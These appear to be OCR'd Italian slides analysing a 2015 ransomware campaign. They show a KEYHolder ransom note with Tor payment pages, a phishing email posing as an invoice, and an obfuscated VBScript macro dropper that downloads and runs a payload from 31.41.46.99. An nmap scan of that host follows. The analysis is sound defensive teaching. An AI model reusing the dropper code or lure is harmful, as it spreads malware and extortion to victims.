
Rendere inaccessibili i file dell'utente chiedendo denaro per poterli riavere leggibili.

I target di interesse non sono più limitati!

# Anonima sequestri ai tempi di Internet

# Come avviene



# Anonima sequestri ai tempi di Internet

**KEYHolder**

**What happened to your files ?**

All of your files were protected by a strong encryption with RSA-2048 using **KEYHolder**.
More information about the encryption keys using RSA-2048 can be found here: http://en.wikipedia.org/wiki/RSA_(cryptosystem)

**What does this mean ?**

This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

**How did this happen ?**

Especially for you, on our server was generated the secret key pair RSA-2048 - public and private.
All your files were encrypted with the public key, which has been transferred to your computer via the Internet.
Decrypting of your files is only possible with the help of the private key and decrypt program, which is on our secret server.

**What do I do ?**

Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed.
If you really value your data, then we suggest you do not waste valuable time searching for other solutions because they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:

1. https://mwyigd4n52mkbyhe.onion2web.com/00000003-F6ABBCBC
2. https://mwyigd4n52mkbyhe.tor2web.org/00000003-F6ABBCBC
3. https://mwyigd4n52mkbyhe.onion.to/00000003-F6ABBCBC

If for some reasons the addresses are not available, follow these steps:


1. Download and install tor-browser: http://www.torproject.org/projects/torbrowser.html.en
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar: **mwyigd4n52mkbyhe.onion/00000003-F6ABBCBC**
4. Follow the instructions on the site.

IMPORTANT INFORMATION:


Your personal page: https://mwyigd4n52mkbyhe.onion/00000003-F6ABBCBC
Your personal identification number (if you open the site (or TOR 's) directly): **00000003-F6ABBCBC**

# Anonima sequestri ai tempi di Internet

# Anonima sequestri ai tempi di Internet



# Anonima sequestri ai tempi di Internet



# Un recente caso di Ransomware

**Olga Finch**

A: s.fratepietro

Importante: Fattura n. 406/89 del 29/04/2015

Allegata alla presente Vi inviamo nostra fattura in oggetto.
Si precisa che non seguirà invio postale.
Ho scontato precisamente le ore del: 18/03/15, 17/03/15 e 10/3/15 come mi ha detto Paolo.


Riferimenti bancari per bonifico :
CREDEM - Agenzia di Viadana (MN)
IBAN : IT36 N030 4028 0200 1000 7732 247
Codice paese: IT
Cifra di controllo: 36 CIN: N
ABI: 03032 CAB: 58020
Conto corrente: 010000014219



4EA164_9A73026C34.doc

# Un recente caso di Ransomware

- File .doc con macro
- Il documento risulta vuoto o in alcuni casi vi è un testo scritto in inglese dove si invita l'utente ad abilitare le macro per vederne il contenuto
- L'utente deve VOLUTAMENTE abilitare l'uso della macro altrimenti non funziona nulla



# Un recente caso di Ransomware

aaaaaaaaaaass - Blocco note

File Modifica Formato Visualizza ?

```
dim bjkBJsdfffffff: Set bjkBJsdfffffff = createobject(Chrw(77) & Chrw(105) & Chrw(99) & Chrw(114)  + Chrw(111) & Chrw(115) & Chrw(111) &
dim bjkBJsdffffffdd: Set bjkBJsdffffffdd = createobject(Chrw(65) & Chrw(100) & Chrw(111) & Chrw(100)  + Chrw(98) & Chrw(46) & Chrw(83)
bjkBJsdfffffff.Open "GET", "http://31.41.46.99/bt/get3.php", False
bjkBJsdfffffff.Send
Set bjkBJsdffffffddew = WScript.CreateObject(Chrw(87) & Chrw(83) & Chrw(99)  + Chrw(114) & Chrw(105) & Chrw(112) & Chrw(116) & Chrw(46)
bjkBJsdffffffddewwertt = bjkBJsdffffffddew(Chrw(84) & Chrw(69) & Chrw(77) & Chrw(80) )
bjkBJsdffffffddsdfff = bjkBJsdffffffddewwertt + Chrw(92) & Chrw(56) & Chrw(54) & Chrw(55) & Chrw(56) & Chrw(55) & Chrw(54) & Chrw(56)
with bjkBJsdffffffdd
   .type = 1
    .open
    .write bjkBJsdfffffff.responseBody
    .savetofile bjkBJsdffffffddsdfff, 2
end with
Set bjkBJsdfffffffwwwee = CreateObject(Chrw(83) & Chrw(104) & Chrw(101)  + Chrw(108) & Chrw(108) & Chrw(46) & Chrw(65) & Chrw(112) & Chr
bjkBJsdfffffffwwwee.Open bjkBJsdffffffddsdfff

dim ooppppfdgjGGgff: Set ooppppfdgjGGgff = createobject(Chr(77) & Chr(105) & Chr(99) & Chr(114)  + Chr(111) & Chr(115) & Chr(111) & Chr
dim ooppppfdgjGGgffdff: Set ooppppfdgjGGgffdff = createobject(Chr(65) & Chr(100) & Chr(111) & Chr(100)  + Chr(98) & Chr(46) & Chr(83) &
ooppppfdgjGGgff.Open Chr(71) & Chr(69) & Chr(84) , Chr(104) & Chr(116) & Chr(116) & Chr(112) & Chr(58) & Chr(47) & Chr(47) & Chr(115) &
ooppppfdgjGGgff.Send


Set iiiYUGfdfffff = GetObject(Chr(119) & Chr(105) & Chr(110) & Chr(109)  + Chr(103) & Chr(109) & Chr(116) & Chr(115) & Chr(58) & Chr(92)
Do
Running = False
Set colItems = iiiYUGfdfffff.ExecQuery(Chr(83) & Chr(101) & Chr(108) & Chr(101) & Chr(99) & Chr(116) & Chr(32) & Chr(42) & Chr(32) & Chr
For Each objItem In colItems
If objItem.Name = Chr(56) & Chr(54) & Chr(55) & Chr(56) & Chr(55) & Chr(54) & Chr(56) & Chr(54) & Chr(55) & Chr(52) & Chr(52) & Chr(52)
Running = True
Exit For
End If
Next
If Not Running Then
WScript.Sleep 3000
End If
Loop While Not Running

dim retuyterffffg: Set retuyterffffg = createobject(Chr(77) & Chr(105) & Chr(99) & Chr(114)  + Chr(111) & Chr(115) & Chr(111) & Chr(102)
dim retuyterffffgdfff: Set retuyterffffgdfff = createobject(Chr(65) & Chr(100) & Chr(111) & Chr(100)  + Chr(98) & Chr(46) & Chr(83) & Chr
retuyterffffg.Open Chr(71) & Chr(69) & Chr(84) , Chr(104) & Chr(116) & Chr(116) & Chr(112) & Chr(58) & Chr(47) & Chr(47) & Chr(115) & Chr
retuyterffffg.Send
```

# Un recente caso di Ransomware

- La get dall'ip russo scarica ed esegue cripted.120.exe
- Cripted.120.exe a sua volta è un downloader (via 443 o 8443) di altri artefatti
- Una volta scaricati in modo silente, crea un file bat e lo esegue

# Un recente caso di Ransomware

L’host per il download degli artefatti è ancora on line ed operativo

```
Nmap scan report for goforexmoneytake.ru (31.41.46.99)
Host is up (0.087s latency).
Not shown: 987 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    open     http
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
711/tcp   filtered cisco-tdp
1025/tcp  filtered NFS-or-IIS
2602/tcp  filtered ripd
5000/tcp  filtered upnp
6129/tcp  filtered unknown
8100/tcp  filtered xprint-server
16080/tcp filtered osxwebadmin
20000/tcp filtered dnp
```

# Un recente caso di Ransomware

